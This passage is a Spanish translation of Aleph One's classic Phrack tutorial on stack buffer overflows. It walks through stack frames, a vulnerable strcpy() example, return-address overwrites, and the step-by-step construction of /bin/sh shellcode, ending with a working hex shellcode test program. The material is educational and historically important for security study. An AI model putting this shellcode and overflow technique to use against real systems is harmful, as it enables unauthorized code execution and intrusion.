XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
"Smashing the stack for fun and profit"
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

Publicado en phrack 49.
-Texto original: Aleph One; aleph1@underground.org
-Traduccion: honoriak; EGC@argen.net

/* honoriak: Muchas gracias a Aleph One por permitirme publicar la traduccion de su trabajo y a phrack por haberlo publicado. Para cualquier tipo de sugerencia, correcion de fallos, propuesta, duda, idea, etc... EGC@argen.net. */

25.9.2000-5.10.2000

"smash the stack" (bajo C) n. En algunas implementaciones de C es posible corromper la pila de ejecucion (execution stack) escribiendo mas alla del fin de una cadena declarada auto en una rutina. El codigo que hace esto posible se dice que desborda la pila (smash the stack), y puede causar el retorno de la rutina y el salto a una direccion casual. Esto puede producir algunos de los mas malignos bugs conocidos hasta ahora. Existen ciertas variantes (de traduccion literal dudosa) que reciben los siguientes nombres (en ingles): trash the stack, scribble the stack, mangle the stack. Tambien se suele usar para describir "smash the stack"; alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduccion

Desde hace unos meses ha habido un incremento en las vulnerabilidades de desbordamiento de buffer siendo tanto descubiertas como explotadas. Ejemplos de esto son syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc... Este texto pretende explicar que son los buffer overflows, y como trabajan los exploits que se aprovechan de dichos fallos.
Es necesario que conozcas ensamblador de forma basica para entender lo aqui expuesto. Un conocimiento de conceptos relacionados con la memoria virtual, y experiencia con el gdb (GNU debugger) te seran de mucha ayuda pero no estrictamente necesarios. Se asume que se trabaja con Intel x86 CPU y que el sistema operativo es linux.
Algunas definiciones basicas antes de empezar: Un buffer es simplemente un bloque contiguo de memoria que mantiene multiples registros del mismo tipo de datos. Los programadores que trabajan con C normalmente lo asocian con los buffers usados en los arrays de cadena. Mas comunmente, arrays de caracteres. Los arrays, como todas las variables en C, pueden ser declaradas o bien dinamicas o bien estaticas. Las variables estaticas son cargadas en el segmento de datos en el momento de carga. Las variables dinamicas se alojan en la pila en el tiempo de ejecucion. Desbordar el buffer es como dice como se deduce de la traduccion del termino ingles, llenar por encima del limite, es decir, desbordar. En lo que se refiere a este texto, solo se va a tratar el desbordamiento de buffer dinamicos, o tambien conocidos como "stack-based buffer overflows".

Proceso de organizacion de memoria

Para entender que son los stack buffers debemos entender primero como es el proceso de organizacion de la memoria. Los procesos se dividen en tres regiones: texto, datos y stack (pila). Nos vamos a concentrar en la region de pila pero primero veamos de forma escueta las otras regiones.
La region de texto es organizada por el programa e incluye codigo (instrucciones) y datos de solo-lectura. Esta seccion se corresponde con la seccion de texto de un fichero ejecutable. Esta region es normalmente de solo lectura y cuando se intenta escribir en ella el resultado es una "segmentation violation".

La region de datos contiene datos inicializados y no inicializados. Las variables estaticas se encuentran en esta region. La region de datos corresponde a las secciones de datos-bbs de un fichero ejecutable. Sus dimensiones pueden ser cambiadas con la llamada del sistema brk(2). Si la expansion de los bbs-datos o de la pila del usuario usa toda la memoria disponible, el proceso es bloqueado y reiniciado de nuevo con mas espacio de memoria. La nueva memoria se dispone entre los datos y los segmentos de pila.



Fig. 1 Regiones de proceso de memoria

Que es una pila?

Una pila, de forma abstracta, es un tipo de datos frecuentemente usados en informatica. Una pila de objetos tiene la propiedad de que el ultimo objeto dispuesto en la pila sera el primer objeto en ser borrado. Esta propiedad es comunmente atribuida tanto al final, primero fuera de la cola, o LIFO.

Algunas operaciones estan definidas en pilas (stacks). Dos de las mas importante
s
son PUSH y POP. PUSH aumenta un elemento en la parte superior de la pila. POP, en cambio, reduce las dimensiones de la pila en uno, borrando el ultimo elemento de la parte superior de la pila.

Por que usamos una pila?

Los ordenadores modernos estan hechos pensando en el uso de lenguajes de alto nivel. La tecnica mas importante de estructuracion de programas en lenguajes de alto nivel la funcion o procedimiento. Desde un punto de vista, una llamada a una funcion altera el flujo de control mediante un salto, pero, al contrario de un salto, cuando termina su tarea, la funcion devuelve el control a la declaracion o instruccion que viene a continuacion. Esta

abstraccion tipica de lenguajes de alto nivel es implementada con la ayuda de la pila.

La pila es tambien usada para localizar dinamicamente variables usadas en funciones, para pasar parametros a funciones, y recoger valores que se desprenden de la ejecucion de la funcion.

La region de la pila (stack region)

Una pila es un bloque contiguo de memoria que contiene datos. Una llamada al registro del puntero de una pila (SP) se situa en la parte superior de la pila. La parte baja de la pila esta en una direccion fija. Sus dimensiones son ajustadas dinamicamente por el kernel en tiempo de ejecucion. La CPU implementa para "PUSH en" y "POP de" la pila.

La pila consta de marcos logicos de pila que son PUSHED cuando llamas a una funcion y POPPED cuando se devuelve el control desde la funcion. Un marco de pila contiene los parametros para una funcion, sus variables locales, y los datos necesarios para recuperar el marco de pila previo, incluyendo el valor del puntero de la instruccion al tiempo de la llamada a la funcion.

Dependiendo de la implementacion de la pila decrecera (hacia direcciones de memoria mas bajas) o crecera. En nuestros ejemplos usaremos una pila que decrece. Esta es la forma en que la pila funciona en la mayoria de sistemas incluyendo Intel, Motorola, SPARC y MIPS. El puntero de la pila es tambien una implementacion dependiente. El bien apunta a la ultima direccion de memoria en la pila o bien a la siguiente direccion de memoria libre despues de la pila. En este caso, asumiremos que apunta a la ultima direccion de memoria de la pila.

En adicion al puntero de la pila, el cual apunta a la parte superior de la pila (direccion numerica mas baja), es a menudo conveniente tener un puntero a un marco (FP) que apunta a una localizacion fija dentro de un marco. Algunos textos tambien se refieren a ello como un puntero de base local (LB). En principio, las variables locales podrian ser situadas dando sus "offsets" desde SP . Aunque, como son PUSHED y POPPED de la pila, estos "offsets" cambian. Si bien en algunos casos el compilador puede mantener la marca del numero de datos en la pila y corregir los offsets, en otros no puede, y en todo los casos una administracion considerable es necesaria. En algunas maquinas, como las basadas en procesadores Intel, el acceso a una variable en una distancia conocida de un SP requiere instrucciones multiples.

En consecuencia, algunos compiladores usan un segundo registro, FP, para referirse tanto a variables locales como parametros porque sus distancias de FP no cambian con PUSHES y POPS. En la cpus de Intel, BP (EBP) es usada para este proposito. En las cpus de Motorola, alguna direccion de registro excepto A7 (el puntero de pila) lo hara. Porque la forma en que la pila varia, los parametros actuales tienen offsets positivos y la variables locales tienen offsets negativos de FP.

La primera cosa que debe hacer un procedimiento al ser llamado es salvar el anterior FP. Despues, copia el SP a FP para crear el nuevo FP, y SP avanza para reservar espacio para las variables locales. Este codigo recibe el nombre de procedimiento prolog (procedure prolog). En el proceso de salida, la pila debe de ser limpiada de nuevo, esto recibe el nombre de procedimiento epilog (procedure epilog). Las instruccions de Intel ENTER y LEAVE y las instrucciones de motorola LINK y UNLINK, han sido creadas para realizar de una forma mas eficientes los procedimientos prolog y epilog.

Veremos como funciona la pila en un simple ejemplo:

ejemplo1.c:

```
---------------------------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
---------------------------------------------------------------------------
```

Para entender que hace el programa en la llamada function() se compila con gcc usando el -S para generar una salida de codigo ensamblador:

```
$ gcc -S -o ejemplo1.s ejemplo1.c
```

Mirando la salida de lenguaje ensamblador se ve que la llamda a la funcion es traducida como:

```
        pushl $3
        pushl $2
        pushl $1
        call function
```

Esto mueve los tres argumentos de la funcion hacia atras en la pila, y a continuacion llama a function(). La instruccion 'call' movera el puntero de la instruccion (IP) a la pila. A la IP guardada se le llamara return address (RET, direccion de vuelta). Lo primero que hace en la funcion es el procedimiento prolog:

```
        pushl %ebp
        movl %esp,%ebp
        subl $20,%esp
```

Esto mueve EBP, el puntero de marco, a la pila. Despues copia el actual SP a EBP, haciendo el nuevo puntero FP. Al puntero FP guardado se le llama SFP. Despues se libera espacio para las variables locales redimensionando SP.

Se debe recordar que la memoria solo puede ser almacenada en multiplos de "word". Una word en nuestro caso es 4 bytes, o 32 bits. Asi que nuestro buffer de 5 bytes va a ocupar en realidad 8 bytes (2 words) de memoria, y nuestro buffer de 10 bytes tomara 12 bytes (3 words) de memoria. Esto se debe a que SP es sustraido por 20. Sabiendo eso, nuestra pila es como esta cuando se llama a function() (cada espacio representa un byte):

```
parte baja                                                    parte alta
de memoria                                                    de memoria
          buffer2       buffer1   sfp   ret   a     b     c
<------   [           ][        ][    ][    ][    ][    ][    ]

parte alta                                                    parte baja
de la pila                                                    de la pila
```

Buffer overflows
~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~

Un buffer overflow es el resultado de incluir mas datos en el buffer de los que puede tener. Como se puede encontrar esto a menudo en errores de programacion que pueden ser aprovechados para ejecutar codigo arbitrario? Observa otro ejemplo:

ejemplo2.c

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';
  function(large_string);
}
```

Este programa tiene una funcion con un tipico error de codigo de buffer overflow. La funcion copia una cadena suministrada sin chequear el limite usando strcpy() en vez de strncpy(). Si tu ejecutas este programa llegaras a una violacion de segmento. Veamos como queda la pila cuando llamamos a la funcion:

```
parte baja                                                    parte alta
top of
de memoria                                                    de memoria
                 buffer            sfp   ret   *str
<------          [               ][    ][    ][    ]

parte alta                                                    parte baja
de pila                                                       de pila
```

Que esta pasando aqui? Por que se obtiene una violacion de segmento? Simple. strcpy() esta copiando el contenido de *str (cadena_maslarga[]) a buffer[] hasta que un caracter nulo es encontrado en la cadena. Como puedes ver buffer[] es mucho mas reducido que *str. buffer[] ocupa 16 bytes, e intentamos llenarlo con 256 bytes. Esto significa que todos los 250 bytes despues del buffer en la pila estan siendo sobreescritos. Esto incluye SFP, RET e incluso *str. Habiamos llenado large_string con las letras 'A'. Esta letra en hexadecimal es 0x41. Eso significa que la direccion de retorno (return address) es ahora 0x41414141. Esto esta fuera del proceso "address space". Eso es porque cuando la funcion vuelve e intenta leer la siguiente instruccion de esa direccion se obtiene una violacion de segmento.

Asi que un buffer overflow nos permite cambiar la direccion de retorno (return address) de una funcion. Vamos a nuestro primer ejemplo y veamos de nuevo como se disponia la pila:

```
parte baja                                                    parte alta
de memoria                                                    de memoria
          buffer2       buffer1   sfp   ret   a     b     c
<------   [           ][        ][    ][    ][    ][    ][    ]
```

```
parte alta                                                    parte baja
de la pila                                                    de la pila
```

Intentemos modificar nuestro primer ejemplo para que sobreescriba la direccion de retorno (return address), y demostrar como podemos hacer para ejecutar codigo arbitrario. Antes de buffer1[] en la pila esta SFP, y antes de esto, la direccion de retorno (return address). Eso es 4 bytes despues del final de buffer1[]. Pero recuerda que buffer1[] son 2 word asi que tiene una longitud de 8 bytes. Asi que la direccion de retorno (return address) esta a 12 bytes desde el principio de buffer1[]. Modificaremos el valor de retorno en tal modo que la declaracion 'x = 1;' despues de la llamada a la funcion sera saltada. Haciendo esto aumentaremos 8 bytes a la direccion de retorno. Nuestro codigo esta ahora:

ejemplo3.c:

```
----------------------------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
----------------------------------------------------------------------------
```

Lo que hemos hecho es aumentar 12 a la direccion del buffer1[]. Esta nueva direccion es donde se almacenaba la direccion de retorno (return address). Queremos pasar por alto la asignacion a la llamada printf. Como aumentamos en 8 la direccion de retorno (return address)? Usamos primero un valor de testeo (por ejemplo 1), compilamos el programa, y despues usamos el gdb:

```
----------------------------------------------------------------------------
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation,
Inc...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
```

```
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
0x80004c7 <main+55>:    nop
```

Se puede ver que cuando llamamos a function() la RET es 0x8004a8, y queremos saltar a la asignacion 0x80004ab. La siguiente instruccion que queremos ejecutar es la de 0x8004b2. Un uso de las matematicas nos dices que la distancia es 8 bytes.

Shell Code

Ahora que sabes que se puede modificar la direccion de retorno (return address) y el flujo de ejecucion, que programa queremos ejecutar? En la mayoria de los casos querremos el programa simplemente para producir una shell. Desde la shell podemos usar los comandos que deseemos. Pero que pasa si no hay tal codigo en el programa que estamos intentando "exploitear"? Como podemos emplazar arbitrariamente instrucciones en el espacio de una direccion de memoria? La respuesta es situar el codigo que estamos intentando ejecutar en el buffer que estamos desbordando, y sobreescribir la direccion de retorno asi que apuntara hacia atras en el buffer. Asumiendo que la pila empieza en la direccion 0xFF, y que S es del codigo que queremos ejecutar la pila apareceria como a continuacion:

```
parte baja DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     parte alta
de memoria 89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     de memoria
           buffer                sfp   ret   a     b     c

<------   [SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                           |
           |___________________________|
parte alta                                                       parte baja
de la pila                                                       de la pila
```

El codigo para crear la shell en C es como el que viene a continuacion:

shellcode.c

```
#include <stdio.h>
void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Para saber como funciona analizaremos el lo que compila en ensamblador, y

empezaremos con gdb. Recuerda usar la sintaxis con -static. El codigo actual no tendra la llamada al sistema execve incluida. Habra una referencia a una libreria dinamica de C que seria normalmente linkada en el momento de carga.

```
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
[aleph1]$ gdb shellcode
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation,
Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

Intentaremos entender como va todo esto. Empezaremos por el estudio del main:

```
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
```

Este es el procedimiento inicial. Primero guarda el puntero al antiguo marco, hace el actual puntero de pila (stack pointer) el nuevo puntero de marco (frame pointer), y deja espacio para las variables locales. En este caso de:

char *name[2];

o 2 punteros a char. Puntero son "word" largas, asi que dejamos espacio para 2 "words" (8 bytes).

```
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
```

Copiamos el valor 0x80027b8 (la direccion de la cadena "/bin/sh/") al primer puntero de name[]. Esto es equivalente a:

name[0] = "/bin/sh";

```
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
```

Copiamos el valor 0x0 (NULL) al segundo puntero de name[]. Esto es equivalente a:

name[1] = NULL;

La llamada actual a execve() empieza aqui.

```
0x8000144 <main+20>:    pushl  $0x0
```

Pasamos los argumentos a execve() en orden inverso en la pila. Empezamos con NULL.

```
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
```

Cargamos la direccion de name[] al registro EAX.

```
0x8000149 <main+25>:    pushl  %eax
```

Pasamos la direccion de name[] a la pila.

```
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
```

Cargamos la direccion de la cadena "/bin/sh" al registro EAX.

```
0x800014d <main+29>:    pushl  %eax
```

Pasamos la direccion de la cadena "/bin/sh" a la pila.

```
0x800014e <main+30>:    call   0x80002bc <__execve>
```

Llamamos a la libreria de procedimiento execve(). La instruccion de llamada pasa la IP a la pila.

Ahora execve(). Manten en mente que se usa Intel y Linux como sistema. Los

detalles de las llamadas al sistema cambiaran de SO a SO, y de CPU a CPU. Algunos pasaran los argumentos a la pila, otros a los registros. Unos usan una interrupcion por software para pasar a kernel mode, otros usan una llamada. Linux pasa sus argumentos a las llamadas de sistema a traves de registros, y usa interrupciones por software para pasar a kernel mode.

```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
```

El procedimiento inicial.

```
0x80002c0 <__execve+4>: movl   $0xb,%eax
```

Copia 0xb (11 decimal) a la pila. Este es el inicio en la tabla de llamadas al sistema. 11 es execve.

```
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
```

Copia la direccion de "/bin/sh" a EBX.

```
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
```

Copia la direccion de name[] a ECX.

```
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
```

Copia la direccion del puntero null a %edx.

```
0x80002ce <__execve+18>:        int    $0x80
```

Cambia a kernel mode.

Tal como podemos ver no hay mucho en la llamada al sistema execve(). Todo lo que necesitamos hacer es:

a) Tener en algun lugar de la memoria la cadena "/bin/sh".
b) Tener la direccion de memoria de la cadena "/bin/sh" en algun lugar en memoria seguida por una "word" larga nula.
c) Copiar 0xb al registro EAX.
d) Copiar la direccion de la direccion de la cadena "/bin/sh" al registro EBX.
e) Copiar la direccion de la cadena "/bin/sh" al registro ECX.
f) Copiar la direccion de la "word" larga nula al registro EDX.
g) Ejecutar la instruccion int $0x80.

Pero que pasa si la llamada execve() falla por alguna razon? El programa continuara trayendo instrucciones desde la pila, que a lo mejor contienen datos casuales. El programa seguramente parecera core dump. Se quiere que el programa salga limpiamente cuando la llamada al sistema execve() falle. Para conseguir esto debemos poner una llamada al sistema de salida despues de la llamada al sistema execve. Como aparece la llamada al sistema de salida?

exit.c

```
#include <stdlib.h>
```

```
void main() {
        exit(0);
}
```

```
[aleph1]$ gcc -o exit -static exit.c
[aleph1]$ gdb exit
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation,
Inc...
(no debugging symbols found)...
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
```

La llamada al sistema sera colocada en 0x1 en EAX, lugar de codigo de salida en EBX, y ejecutara "int 0x80". Eso es. La mayoria de las aplicaciones devuelven 0 y salen al no indicar errores. Colocaremos cero e EBX. Nuestra lista de pasos ahora es:

a) Tener en algun lugar de la memoria la cadena "/bin/sh".
b) Tener la direccion de memoria de la cadena "/bin/sh" en algun lugar en memoria seguida por una "word" larga nula.
c) Copiar 0xb al registro EAX.
d) Copiar la direccion de la direccion de la cadena "/bin/sh" al registro EBX.
e) Copiar la direccion de la cadena "/bin/sh" al registro ECX.
f) Copiar la direccion de la "word" larga nula al registro EDX.
g) Ejecutar la instruccion int $0x80.
h) Copiar 0x1 al registro EAX.
i) Copiar 0x0 al registro EBX.
j) Ejecutar la instruccion int $0x80.

Intentaremos poner todo esto en lenguaje ensamblador, situando la cadena despues del codigo, y recordando situar la direccion de la cadena, y la "word" nula despues de la cadena. Aqui lo tenemos:

```
        movl   string_addr,string_addr_addr
        movb   $0x0,null_byte_addr
        movl   $0x0,null_addr
        movl   $0xb,%eax
        movl   string_addr,%ebx
```

```
        leal   string_addr,%ecx
        leal   null_string,%edx
        int    $0x80
        movl   $0x1, %eax
        movl   $0x0, %ebx
        int    $0x80
        /bin/sh string goes here.
```

El problema es que no se sabe en que espacio de memoria del programa intentamos "exploitear" el codigo (y la cadena que le sigue) que ser situado. Una forma de hacerlo es usar un JMP, y una instruccion CALL. Las instrucciones JMP y CALL pueden usar direcciones relativas IP, lo que significa que saltamos a un offset desde la IP actual sin necesitar saber la direccion exacta de memoria a la que queremos saltar. Si se situa la instruccion CALL antes de la cadena "/bin/sh", y una instruccion JMP a ella, la direccion de la cadena sera puesta en la pila como la direccion de retorno (return address) cuando CALL sea ejecutado. Todo lo necesario despues de esto, es copiar la direccion de retorno (return address) al registro. Asumiendo ahora que J representa la instruccion JMP, C la instruccion CALL, y s para la cadena, el flujo de ejecucion seria asi:

```
parte baja DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     parte alta
de la mem  89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     de la memoriam
emory
                                 sfp   ret   a     b     c

<------   [JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
           ^|^              ^|             |
           |||______________||_____________| (1)
       (2)  ||______________||
             |_______________| (3)
parte alta                                                      parte baja
de la pila                                                      de la pila
```

Con estas modificaciones, usando una direccion indexada, y escribiendo los bytes que ocupa cada instruccion el codigo es como a continuacion se detalla:

```
        jmp    offset-to-call           # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,array-offset(%esi)  # 3 bytes
        movb   $0x0,nullbyteoffset(%esi)# 4 bytes
        movl   $0x0,null-offset(%esi)   # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   array-offset,(%esi),%ecx # 3 bytes
        leal   null-offset(%esi),%edx   # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   offset-to-popl           # 5 bytes
        /bin/sh string goes here.
```

Calculando los offset desde jmp a call, de call a popl, de la direccion de

la cadena al array, y de la direccion de la cadena a la null long word, tenemos ahora:

```
---------------------------------------------------------------------------
        jmp    0x26                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2b                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
---------------------------------------------------------------------------
```

Parece estar bien. Para estar seguros de que funciona correctamente debemos compilarlo y ejecutarlo. Pero hay un problema. Nuestro codigo se modifica, pero la mayoria de los sistemas operativos consideran el codigo como de solo-lectura. Para conseguir romper esta restriccion debemos situar el codigo que deseamos ejecutar en la pila o segmento de datos, y transferrir el control a el. Para hacer esto situaremos el codigo en un array global en el segmento de datos. Primero necesitamos una representacion hexadecimal del codigo binario. Compilemos primero, y despues usemos gdb para obtenerlo.

shellcodeasm.c

```
---------------------------------------------------------------------------
void main() {
__asm__("
        jmp    0x2a                    # 3 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
---------------------------------------------------------------------------
```

```
---------------------------------------------------------------------------
[aleph1]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
[aleph1]$ gdb shellcodeasm
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation,
```

```
Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     jmp    0x800015f <main+47>
0x8000135 <main+5>:     popl   %esi
0x8000136 <main+6>:     movl   %esi,0x8(%esi)
0x8000139 <main+9>:     movb   $0x0,0x7(%esi)
0x800013d <main+13>:    movl   $0x0,0xc(%esi)
0x8000144 <main+20>:    movl   $0xb,%eax
0x8000149 <main+25>:    movl   %esi,%ebx
0x800014b <main+27>:    leal   0x8(%esi),%ecx
0x800014e <main+30>:    leal   0xc(%esi),%edx
0x8000151 <main+33>:    int    $0x80
0x8000153 <main+35>:    movl   $0x1,%eax
0x8000158 <main+40>:    movl   $0x0,%ebx
0x800015d <main+45>:    int    $0x80
0x800015f <main+47>:    call   0x8000135 <main+5>
0x8000164 <main+52>:    das
0x8000165 <main+53>:    boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:    das
0x8000169 <main+57>:    jae    0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 <main+3>:     0xeb
(gdb)
0x8000134 <main+4>:     0x2a
(gdb)
.
.
.
```

---

testsc.c

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
[aleph1]$ gcc -o testsc testsc.c
[aleph1]$ ./testsc
$ exit
[aleph1]$
```

Funciona, pero hay un problema. En la mayoria de los casos estaremos intentando desbordar un buffer de caracteres. Al haber bytes nulos en el

